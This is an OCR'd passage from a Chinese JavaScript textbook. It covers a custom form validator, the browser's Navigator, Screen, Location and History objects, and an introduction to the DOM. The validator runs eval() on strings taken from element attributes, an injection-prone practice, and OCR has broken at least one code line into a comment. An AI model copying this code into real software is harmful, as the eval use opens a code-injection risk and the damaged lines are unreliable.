    var InputList = null;

    //存放表单中的 Select 列表
    var SelectList = null;

    //存放表单中的 Textarea 列表
    var TextareaList = null;

    if(form == null) //如果没有指定需要校验的表单，从整个页面文档中获取元素
    {
        InputList = document.getElementsByTagName("input");
        SelectList = document.getElementsByTagName("select");
        TextareaList = document.getElementsByTagName("textarea");
    }
    else    //否则在当前表单中获取
    {
        InputList = form.document.getElementsByTagName("input");
        SelectList = form.document.getElementsByTagName("select");
        TextareaList = form.document.getElementsByTagName("textarea");
    }
    //分别一次校验所有的 Input、Select 和 Textarea 对象
    this.__validate(InputList,form);
    this.__validate(SelectList,form);
    this.__validate(TextareaList,form);

    //如果有校验失败的元素，触发 checkFailedEvent
    if (this.validateResult.results.length > 0)
        return this.checkFailedEvent(form, this.validateResult);
    //否则触发 checkPassedEvent
    else
        return this.checkPassedEvent(form, this.validateResult);
};
//实际的校验
Validator.prototype.__validate = function(list,form)
{
    //存放返回结果的变量
    var retVal = true;

    //对要校验的列表进行循环检查
    for (var i = 0; i < list.length; i++)
    {
        //如果满足校验条件
        if((form == null || list[i].form == form) && list[i].ValidatePatterns !=
        null&&!list[i].disabled)
```

```
        {
            //获得校验标记（组）
            this.validateResult.checkedObjects.push(list[i]);
            //构造要校验的表单元素的 patterns 准备进行检查和匹配
            var patternList = eval("[\""+list[i].ValidatePatterns.replace(/[|;]/
            g,"\",\"").replace(/\\/g,"\\\\")+"\"]");
            var bTest = true;

            //因为有可能有多条校验模式，所以拆开来做循环处理
            for (var j = 0; bTest && j < patternList.length; j++)
            {
                var patternName = patternList[j].split(/[=:]/)[0];
                var checkValue = patternList[j].split(/[=:]/)[1] != null?$eval
                (patternList[j].split(/[=:]/)[1]):true;

                for (each in this)  //执行校验，尝试匹配系统预先定义的模式
                {
                    if(bTest && this[each].__attributes != null)
                    {
                        if(this[each].__attributes["Validate"].patternName ==
                        patternName)
                        {
                            if(!this[each].call(this,list[i],checkValue))
                            //调用校验方法
                            {
                                //如果校验不通过，将校验结果存入 this.validateResult.
                                results this.validateResult.results.push(new
                                ValidatePack (list[i],this[each].__attributes
                                ["Validate"],checkValue));
                                retVal = false;
                                bTest = false;
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
    return retVal;
};
//预设的正则表达式规则
Validator.RegEmpty = /^[\s\n\r\t]*$/;
Validator.RegInt = /^([+])?(0|([1-9][0-9]*))$/;                    //整数
Validator.RegFloat = /^([+-])?(0|([1-9][0-9]*))([.][0-9]+)?$/;  //浮点数
Validator.RegMoney = /^([+-])?(0|[1-9][0-9]*)(.[0-9]{1,2})?$/;  //货币
```

```
    Validator.RegSPhone = /^[0-9]{6,8}([-][0-9]{1,6})?$/;                    //电话号码（短）
    Validator.RegLPhone = /^[0-9]{3,4}[-][0-9]{6,8}([-][0-9]{1,6})?$/;       //电话号码（长）
    Validator.RegCellPhone = /^[0-9]{11}$/;                                  //手机号码
    Validator.RegEmail = /^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$/;   //电子邮件
    Validator.RegURL = /^http:\/\/([\w-]+\.)+[\w-]+(\/[\w- .\/?%&=]*)?$/;    //网页地址

    //提供一个 createInstance()构造方法，在形式上会更方便一点
    //但是其实这个方法并不是必要的
    Validator.createInstance = function()
    {
        return new Validator();
    }
}
```

上面完成了表单校验判断的主体，接着可以添加实际的校验方法和校验规则，规则本身是可以由用户自定义和方便扩展的，在这里就不做太多的解释了，读者可以研究随书光盘中的源代码和相关的 API 文档。下面列出部分预定义的校验方法：

```
[Validate("Empty","为空")]
Validator.prototype.isAllowEmpty = function(attribute,checkValue)
{
     return checkValue ==  Validator.RegEmpty.test(attribute.value);

};
[Validate("Integer","为整数")]
Validator.prototype.isInteger = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue == Validator.RegInt.test(attribute.value);
};
[Validate("Number","为数值")]
Validator.prototype.isNumber = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue ==  Validator.RegFloat.test(attribute.value);
};
[Validate("Positive","大于 0")]
Validator.prototype.isPositive = function(attribute,checkValue)
{
    return   this.isNumber(attribute,true) && (checkValue == (parseFloat(attribute.
    value) > 0));
};
[Validate("Negative","小于 0")]
Validator.prototype.isNegative = function(attribute,checkValue)
{
    return this.isNumber(attribute,true)  && (checkValue == (parseFloat(attribute.
    value) < 0));
```

```
};
[Validate("Money","为货币标准格式")]
Validator.prototype.isMoney = function(attribute,checkValue)
{
    return  Validator.RegEmpty.test(attribute.value)
            || checkValue ==  Validator.RegMoney.test(attribute.value);
};
[Validate("CellPhone","为手机号码标准格式")]
Validator.prototype.isCellPhone = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue == Validator.RegCellPhone.test(attribute.value);
};
[Validate("Phone","为电话号码标准格式")]
Validator.prototype.isPhone = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue ==  (Validator.RegCellPhone.test(attribute.value)
            || Validator.RegSPhone.test(attribute.value)
            || Validator.RegLPhone.test(attribute.value));
};
[Validate("Email","为 Email 标准格式")]
Validator.prototype.isEmail = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue ==  Validator.RegEmail.test(attribute.value);
};
[Validate("URL","为网页地址标准格式")]
Validator.prototype.isURL = function(attribute,checkValue)
{
    return Validator.RegEmpty.test(attribute.value)
            || checkValue == Validator.RegURL.test(attribute.value);
};
//自定义规则—数值范围
[Validate("ValueBetween","必须在规定数值范围之内")]
Validator.prototype.isBetween = function(attribute,checkValue)
{
    var valueRange = eval(checkValue);

    return Validator.RegEmpty.test(attribute.value)
        || (this.isNumber(attribute,true)
        && valueRange[0] <= parseFloat(attribute.value)
        && valueRange[1] >= parseFloat(attribute.value));
};
[Validate("Date","为日期标准格式（yyyy-mm-dd）及有效日期")]
Validator.prototype.isUDate = function(attribute,checkValue)
```

```
{
    var text = attribute.value;
    if(Validator.RegEmpty.test(text))
            return checkValue ==  true;
    if(text.length!=10)
        return checkValue ==  false;

        var year=text.substring(0,4);
        var month=text.substring(5,7) - 1;
        var day=text.substring(8);
        var date=new Date(year,month,day);

        var newyear=date.getYear();
        if(newyear<1900) newyear=newyear+1900;
        var newmonth=date.getMonth()+1;
        var newday=date.getDate();
        newmonth = (newmonth <= 9 ? "0":"") + newmonth;
        newday = (newday <= 9 ? "0":"") + newday;
        var newdate=newyear+"-"+newmonth+"-"+newday;
        if(date=="NaN" || newdate!=text )
            return checkValue ==  false;
        return checkValue ==  true;
    };
    [Validate("MaxLength","最大长度")]
    Validator.prototype.isExceedMaxLength = function(attribute, checkValue)
    {
        checkValue = checkValue - 0;
        return Validator.RegEmpty.test(attribute.value)
                || checkValue >= attribute.value.length;
    };
    [Validate("MinLength","最小长度")]
    Validator.prototype.isExceedMinLength = function(attribute, checkValue)
    {
        checkValue = checkValue - 0;
        return Validator.RegEmpty.test(attribute.value)
                || checkValue <= attribute.value.length;
    };
    [Validate("Regexp","不符合规则")]
    Validator.prototype.isPassRegexp = function(attribute, checkValue)
    {
        var regexp = new RegExp(checkValue,"g");

        return Validator.RegEmpty.test(attribute.value)
                || regexp.test(attribute.value);
    };
    Attribute.useAttributes(Validator);
```

扩展这个控件实现测试表单效果，如图 11.27 所示：




图 11.27　漂亮的表单校验

11.6　其他内置对象

除了上面介绍的窗口、文档、对话框、状态栏、框架和表单之外，浏览器还向 JavaScript 提供了其他一些相对较少被使用到的内置对象。

11.6.1　Navigator 对象——浏览器总体信息的代表

Window 对象的 navigator 属性引用了一个 Navigator 对象，它代表的是浏览器的总体信息。Navigator 对象是在 Netscape Navigator 之后命名的，不过 Internet Explorer 也支持它。

> IE 还支持属性 Window 对象的 clientInformation 属性，它是 navigator 属性的同义词。遗憾的是，Netscape 和 Mozilla 不支持 clientInformation 属性【1】。

Navigator 对象有 5 个主要属性用于提供正在运行的浏览器的版本信息【1】：

appName

Web 浏览器的简单名称。

appVersion

浏览器的版本号和其他版本信息。注意，这应该被视为“内部”版本号，因为它不总是和显示给用户的版本号一致。

userAgent

浏览器在它的 USER-AGENT HTTP 标题中发送的字符串。这个属性通常包括 appName 和 appVersion 中的所有信息。

appCodeName

浏览器的代码名。Netscape 用代码名“Mozilla”作为这一属性的值。为了兼容，IE 也采用“Mozilla”作为这一属性的值（这个令人惊讶）。

platform

运行浏览器的硬件平台，这个属性是在 JavaScript 1.2 中实现的。

总的来说，Navigator 对象用来提供浏览器本身的信息。我们已经知道，JavaScript 不同版本的特性并不完全一样，Navigator 对象的存在为我们编写兼容多个版本的代码提供了便利。下面通过几个例子来说明 Navigator 对象的用法：

```
<script type="text/ecmascript">
for(var i in window.navigator)
   document.write(i+"="+window.navigator[i]+"<br>");
</script>
```

需要注意的是，Navigator 对象用来提供浏览器信息，因此它几乎所有的属性都是只读的，尝试修改它们将会抛出系统异常。

11.6.2　Screen 对象——提供显示器分辨率和可用颜色数信息

在 JavaScript 1.2 中， Screen 对象提供了有关用户显示器的分辨率和可用的颜色数量信息。Window 对象的 screen 属性引用了它。属性 width 和 height 表示的是显示器分辨率，以像素为单位。属性 availWidth 和 availHeight 表示的是实际可用的显示空间大小，它们排除了系统的某些特性所占有的空间。

属性 colorDepth 表示浏览器可以显示的颜色数的位数。这个值通常与显示器所使用的色彩位数相同。例如，一个 32 位的显示器可以显示的颜色数是 2^32，如果所有颜色对于浏览器来说都是可用的，那么 colorDepth 的值就是 32。但是在某些特定环境中，浏览器可能对颜色有所限制，也就是说 screen.colorDepth 的值可能小于显示器的颜色位数。这个属性很少被用到，某些特定情况下，可以通过测试 colorDepth 属性来决定让浏览器加载某个特定颜色数的图片版本。

Screen 对象通常很少被用到，但是在某些特定场合下，它提供的信息会很有用，下面是一个利用 Screen 对象建议用户最佳浏览环境的例子：

例 11.20　检测屏幕分辨率

```
<html>
<head>
    <title>Example-11.20 检测屏幕分辨率</title>
</head>
<body>
<script type="text/JavaScript">
<!--
 //检测屏幕分辨率
   var s=800; //确定最佳显示效果，即浏览屏幕分辨率的宽度，根据实际情况而定。
   var c, cv=24; //cv 设定最佳色彩度，请根据您的实际情况设
   if(screen.width!=s){
        document.write("您的屏幕分辨率是 "+screen.width+" × "+screen.height);
        document.write(", 并非最佳分辨率，请您将屏幕分辨率调整为 800×600 浏览本页并刷新页面，以
```

```
            达到最佳显示效果。");
        }

        //-->
        //检测色彩度
        <!--
        if(cv!="Netscape")c=screen.colorDepth;
        else c=screen.pixelDepth;
        var cs=c;
        if(c < cv){
            if(c==4)cs="4 位 16 色";
            if(c==8)cs="8 位 256 色";
            if(c==16)cs="16 位增强色";
            if(c >16)cs=cs+" 位真彩色";
            document.write("您的屏幕色彩度是 "+cs);
            document.write("，请将色彩度调整为 24 位增强色浏览本页，显示效果更佳。");
        }
-->
</script>
</body>
</html>
```

执行结果如图 11.28 所示：




图 11.28　检测屏幕分辨率

注意，Screen 的 width、height、availWidth、availHeight 以及 colorDepth 都是只读的，尝试修改它们将会抛出异常。

11.6.3　Location 对象——当前窗口中显示文档的 URL 的代表

Window 的 location 属性引用 Location 对象，代表当前窗口中显示的文档的 URL。Location 对象是一个比较有用的对象，它有几个有趣而且重要的属性。

Location 对象的 href 属性是一个字符串，它包含完整的 URL 文本。Location 对象的其他属性（如 protocal、host、pathname 和 search 等）则声明了 URL 的各个部分。

某些情况下，Location 对象的 search 属性很有用。它包含的是问号之后的那部分 URL，这部分通常是某种类型的查询字符串。一般来说，在 URL 中使用问号是一种在 http 请求中传递参数的方式，虽然这些参数通常用于服务器端的程序，但是 search 属性的存在使得客户端也可以用同样的格式来处理这些参数，这为我们的程序提供了便利，以及更好的兼容性和扩展性。我们所要做的只是封装一个处理这些参数串的方法，例如：

例 11.21　客户端模拟服务器端的 Request 发送和获得参数

```
//这段代码在第 2 章的例 2.4 中我们已经见过了
(function(){

    //定义外部接口
//Request 开放接口给外部，提供两个接口：getParameter 和 getParameterValues
//这样外部的 JavaScript 文件就可以通过调用 Request.getParameter()来执行相应的动作
    Request = { getParameter:getParameter,
                getParameterValues:getParameterValues
              };
    //得到 URL 后的参数，例如 URL：http://abc?x=1&y=2
    //那么 getParameter("x") 得到 1
    function getParameter(paraName,wnd)
    {
        //如果不提供 wnd 参数，则默认为当前窗口
        if(wnd == null) wnd = self;

        //得到地址栏上“?”后边的字符串
        var paraStr = wnd.location.search.slice(1);

        //根据“&”符号分割字符串
        var paraList = paraStr.split(/\&/g);
        for (var i = 0; i < paraList.length; i++)
        {
            //用正则表达式判断字符串是否是“paraName=value”的格式
            //关于正则表达式的内容在本书的第 10 章中有较详细的讨论
            var pattern = new RegExp("^"+paraName+"[?=\\=]","g");
            if(pattern.test(paraList[i]))
            {
                //若是，则返回解码后的 value 的内容
                return decodeURIComponent(paraList[i].split(/\=/g)[1]);
            }
        }
```

```
    }
    //如果有多个重复的 paraName 的情况下，下面这个方法返回一个包含了所有值的数组
    //例如 http://abc?x=1&x=2&x=3 ，getParameterValues("x")得到[1,2,3]
    function getParameterValues(paraName,wnd)
    {
        if(wnd == null) wnd = self;
        var paraStr = wnd.location.search.slice(1);
        var paraList = paraStr.split(/\&/g);

        var values = new Array();
        for (var i = 0; i < paraList.length; i++)
        {
            //上面的判断部分和 getParameter()方法类似
            //区别是对应每一个 paramName 的 value 有多个
            var pattern = new RegExp("^"+paraName+"[?=\\=]","g");
            if(pattern.test(paraList[i]))
            {
                //将所有满足 paramName=value 的结果的 value 都放入一个数组中
                values.push(decodeURIComponent(paraList[i].split(/\=/g)[1]));
            }
        }
        //返回结果数组
        return values;
    }
})();
```

Location 自身的 toString 方法返回它的 href 属性本身，更为有意义的是，将一个 URL 字符串赋给 Location 对象本身或者 Location 对象的 href 属性，将会引发浏览器装载并显示那个 URL 所指的页面文档。这个特性经常地被用于 Web 应用的页面重定向或者页面刷新。例如：

```
self.location.href="http://www.baidu.com";
self.location= top.location;
```

除此以外 Location 对象还提供了另外两个方法来支持 Web 应用的页面重定向，它们是 reload()方法和 replace()方法。其中 reload()方法会导致当前页面文档的重新装载，而 replace()方法则接受一个 URL 作为参数，并装载该 URL 所指的页面文档。注意，如果使用方法 replace()使一个新的文档覆盖当前文档，浏览器上的 Back 按钮就不能够使用户返回原始文档。对那些使用了多个临时页，不希望用户退回这些页面的 Web 应用来说，使用 replace 就是一个比较好的选择。

> 在《JavaScript 权威指南》中说，“为给定的 URL 调用这个（指 replace()）方法和把一个 URL 赋给窗口的 Location 属性不同，当调用 replace()时，指定的 URL 就会替换浏览器历史列表中的当前 URL，而不是在列表中创建一个新条目……”。而事实上，在 IE 浏览器 6.0 版本下的测试结果是，不论用 location 赋值还是 replace 方法，都不能通过 back 按钮使之退回至前一个页面。

最后，需要注意的是，Window 对象的 location 属性和 document 对象的 location 属性或 URL 属性不同，前者引用的是 Location 对象，而后者的值是一个 URL 字符串。通常情况下，window.location.href 的

值和 document.location 或 document.URL 的值相同。但是，当存在服务器重定向（redirct）时，document.location 包含的是实际装载的 URL，而 location.href 包含的则是原始请求的文档的 URL。

11.6.4　History 对象——一个有趣的对象

History 对象是一个比较有趣的对象，虽然它在实际 Web 应用中其实也并不怎么有用。History 对象最初是用来把窗口的浏览历史构造成近来访问过的 URL 的数组。但这种设计非常拙劣，出于重要的安全性和隐私性的考虑，使脚本能够访问用户以前访问过的站点列表绝对不合适。因此脚本通常并不能真正访问 History 对象的数组元素。History 对象的 length 属性可以被访问，但是它不能提供任何有用的信息。

尽管 Histroy 对象的数组元素不能被随机访问，但是它支持 3 种方法。方法 back()和 forward()可以在窗口（或框架）的浏览历史中前后移动，用前面浏览过的文档替换当前显示的文档，这与点击浏览器的 Back 和 Forward 按钮的作用相同。第三个方法 go()有一个参数，可以在历史列表中向前或向后跳过多个页。

> Histroy 对象是 JavaScript 中为数不多的几个比较“鸡肋”的对象之一，通常情况下，复杂 Web 应用的页面是通过服务器动态构建的，每一次页面跳转都会引起一系列数据的交换，通过脚本来管理时很少能够期望通过回退浏览历史的方式来将流程回退到前一个节点，因为这种直接的 back 方式显然来不及通知服务器抛弃之前已经处理的数据。

很少有使用 History 对象的情况，如果由于需求，在信息系统中要使用 Histroy 对象，建议考虑更加安全可靠的替代方案。

11.7　总结

本章简要介绍了客户端浏览器核心对象，包括：

Dialog	对话框
Document	文档对象
Form	表单
Frame	框架
History	History 对象
Location	Location 对象
Navigater	浏览器对象
Screen	Screen 对象
Status	状态栏
Window	窗口对象

以及 JavaScript 对它们的操作方法。重点介绍了 Window 对象的生命周期、Document 对象的基本属性和方法、对话框和状态栏的基本用法、框架以及表单元素，也顺带介绍了其他一些比较少用到的对象。JavaScript 对这些浏览器对象的控制，提供了我们设计和实现 Web 应用交互的能力，理解浏览器核心对象，也是理解 JavaScript 操作 DOM 和其他对象的基础。

第 12 章　文档对象模型

从本章起，我们真正开始接触 JavaScript 实现 Web 应用的核心内容。DOM 对象是 Web 浏览器王国真正的“一等公民”。Web 应用开发从很大程度上来讲是利用脚本来控制和改变 DOM 特性的行为。通过本章的学习，你会发现 JavaScript 实在是操作 DOM 的一个极好的工具，通过前面的准备和本章的讲解，相信你一定能够利用 JavaScript 的特性以 DOM 为“原料”在浏览器和文档页面这片沃土上创造出令人惊讶的奇迹。

12.1　什么是 DOM

所谓 DOM，其实是一个表示和操作文档的标准，它的全名是“文档对象模型”（Document Object Model）。从开始接触 JavaScript 起，我们就一直在和 DOM 打交道。还记得在第一章中的例 1.3 么？

```
<html>
<head>
<title>Hello World!</title>
</head>
<script type="text/JavaScript">
    <!--
    function PageLoad()
    {
        document.getElementsByTagName("h1")[0].innerHTML = "Hello World!";
    }
    --> </script>
<body onload="PageLoad()">
    <h1>
        <noscript>您的浏览器不支持 JavaScript，请检查浏览器版本或者安全设置，谢谢！</noscript>
    </h1>
</body>
</html>
```

document.getElementsByTagName("h1")[0] 得到的是一个标准的 DOM 对象，它对应的是 HTML 元素<h1>。我们通过 JavaScript 改变了这个 DOM 对象的属性 innerHTML 的值。这个 innerHTML 属性对应的是标记<h1>和</h1>之间的内容，或者说改变了元素<h1>的内联文档。

在本节和之前的一些章节中，我们已经不止一次提到了 DOM 这个概念，结合上下文，相信你也已经对 DOM 有了一个模糊的认识，接下来，通过本节后续几个小节的讨论，我们将进一步深入了解 DOM 和 DOM 对象。

12.1.1　把文档表示为树

HTML 文档的递归形式决定了它的树状拓扑结构，树的节点对应文档中的各种结构。HTML 文档的结构主要包括标记（如<body>和 ）、文本和注释。

12.1.2　树的节点

在 DOM 标准中，HTML 文档的每个结构表示为一个 DOM 节点，一页简单的 HTML 文档对应的 DOM 节点树形结构大致如图 12.1 所示：




图 12.1　把文档表示为树

在 DOM 眼中，HTM 是一种树形结构的文档，<html>是根（root）节点，<head>、<title>、<body>是<html>的子（children）节点，互相之间是兄弟（sibling）节点；<body>下面才是子节点<table>、、<p>等等。

文档中不同的结构类型分别对应不同类型的 DOM 节点，在 JavaScript 中，这些节点是作为实现了特定的 Node 接口的 DOM 对象来操作的（事实上，DOM 节点的对象特性与 JavaScript 本身的实现无关）。每个 Node 对象都有一个 nodeType 属性，这些属性指定节点的类型。表 12.1 列出了 HTML 文档中常见的节点类型：

表 12.1　HTML 文档中的常见节点类型

整 数 值	节点类型常量
1	ELEMENT_NODE
2	ATTRIBUTE_NODE
3	TEXT_NODE
4	CDATA_SECTION_NODE
5	ENTITY_REFERENCE_NODE

续表

整 数 值	节点类型常量
6	ENTITY_NODE
7	PROCESSING_INSTRUCTION_NODE
8	COMMENT_NODE
9	DOCUMENT_NODE
10	DOCUMENT_TYPE_NODE
11	DOCUMENT_FRAGMENT_NODE
12	NOTATION_NODE

我们通常所说的文档元素（Element）是指 HTML 标记，它的 DOM 对象实现了 ElementNode 子接口，其 nodeType 属性值等于 Node.ELEMENT_NODE。Element 是 Web 应用中最常见的一种 DOM 对象。

除了 ElementNode 之外，DOM 对象还包括 DocumentNode、TextNode、CommentNode 和 AttributeNode 等，在本章的后面部分将会陆续提到它们。

12.1.3　DOM 对象的通用属性和方法

DOM 对象具有某些通用的属性和方法，它是由 Node 接口定义的。DOM 对象的 childNodes 属性引用了子节点的集合，firstChild、lastChild、nextSibling、previousSibling 和 parentNode 属性分别表示节点的第一个和最后一个儿子、前一个和后一个邻居，以及父亲，它们提供了遍历树的方法。appendChild()、removeChild()、replaceChild()和 insertBefore()方法使你能给文档添加或删除节点。在本章后续的内容里可以看到使用这些属性和方法的详细例子。

12.1.4　HTML 结构和 DOM 对象的关系——用 JavaScript 通过 DOM 来操作 HTML 文档

通过上面的讨论，我们现在可以来总结一下 HTML 结构和 DOM 对象的关系了。我们说，JavaScript 的一个 DOM 对象总是对应于 HTML 的文档对象的某个结构。而 HTML 文档是一种递归定义的文本，所以 HTML 结构和 DOM 对象总是以嵌套的形式存在的。

一个 nodeType 为 Node.ELEMENT_NODE 的 DOM 对象被称为 Element，它实现了 Element 接口。一个 Element 可以有零个或多个儿子，每个儿子可以是其他任何一种类型的 DOM 对象，也可以是一个新的 DOM 元素。客户端浏览器 JavaScript 中，Document 对象其实是一个 nodeType 为 Node.DOCUMENT_NODE 的 DOM 对象。HTML 标准规定，页面文档有且只有一个根元素，Document 对象的 documentElement 属性则引用了这个根元素。

上面的话理解起来可能比较费劲，我们用下面的例子来直观地说明 JavaScript 是如何通过 DOM 来操作 HTML 文档的：

例 12.1　DOM 操作 HTML 文档

```
<html>
<head>
```

```
    <title>Example-12.1 DOM操作HTML文档</title>
</head>
<body>
<script type="text/JavaScript">
<!--
    var div1=document.createElement("div");
        //createElement 创建一个 div 标记
    div1.innerHTML="<h1>Hello world!</h1>";
        //对 innerHTML 赋值直接修改这个 div 中的内容
    document.getElementsByTagName("body")[0].appendChild(div1);
        //appendChild 将这个 div 标记加到 body 的内容中去
-->
</script>
</body>
</html>
```

执行结果如图 12.2 所示：

图 12.2　DOM 操作 HTML 文档

注意，Element 是我们最常见到的一类 DOM 对象，一个 Element 通常对应一个 HTML 标记，通过 Element 的 childNodes 属性可以访问所有嵌套于这个 Element 之内的子对象，它们实际上对应于嵌套在标记内部的标记、文本或者注释。我们可以通过 getAttribute()方法访问 Element 的属性，这些属性对应于 HTML 标记的属性；我们也可以通过 setAttribute()改变原有属性或者设置一些新的属性，其作用和直接改变文档内容中 HTML 标记文本的属性等效。例如：

例 12.2　setAttribute 和 getAttribute

```
<html>
<head>
    <title>Example-12.2 getAttribute 和 setAttribute</title>
</head>
<body>
<script type="text/JavaScript">
```

```
<!--
    var div1=document.createElement("div");
    //创建一个 div
    div1.setAttribute("name","myDiv");
    //将 div 的 name 属性设为 myDiv
    if(div1.outerHTML) alert(div1.outerHTML);
    //outerHTML 属性可以查看一个 DOM 元素完整的 HTML 文本
    //在本章的后续部分会详细讨论到这个属性（注意这是一个只在 IE 中有效的属性）
    document.getElementsByTagName("body")[0].appendChild(div1);
    //将这个 div 加到 body 的内容中去
    if(document.body.outerHTML) alert(document.body.outerHTML);
    //可以查看到它确实出现在 body 的内层
-->
</script>
</body>
</html>
```

执行结果如图 12.3 和图 12.4 所示：

图 12.3　setAttribute()设置新的属性

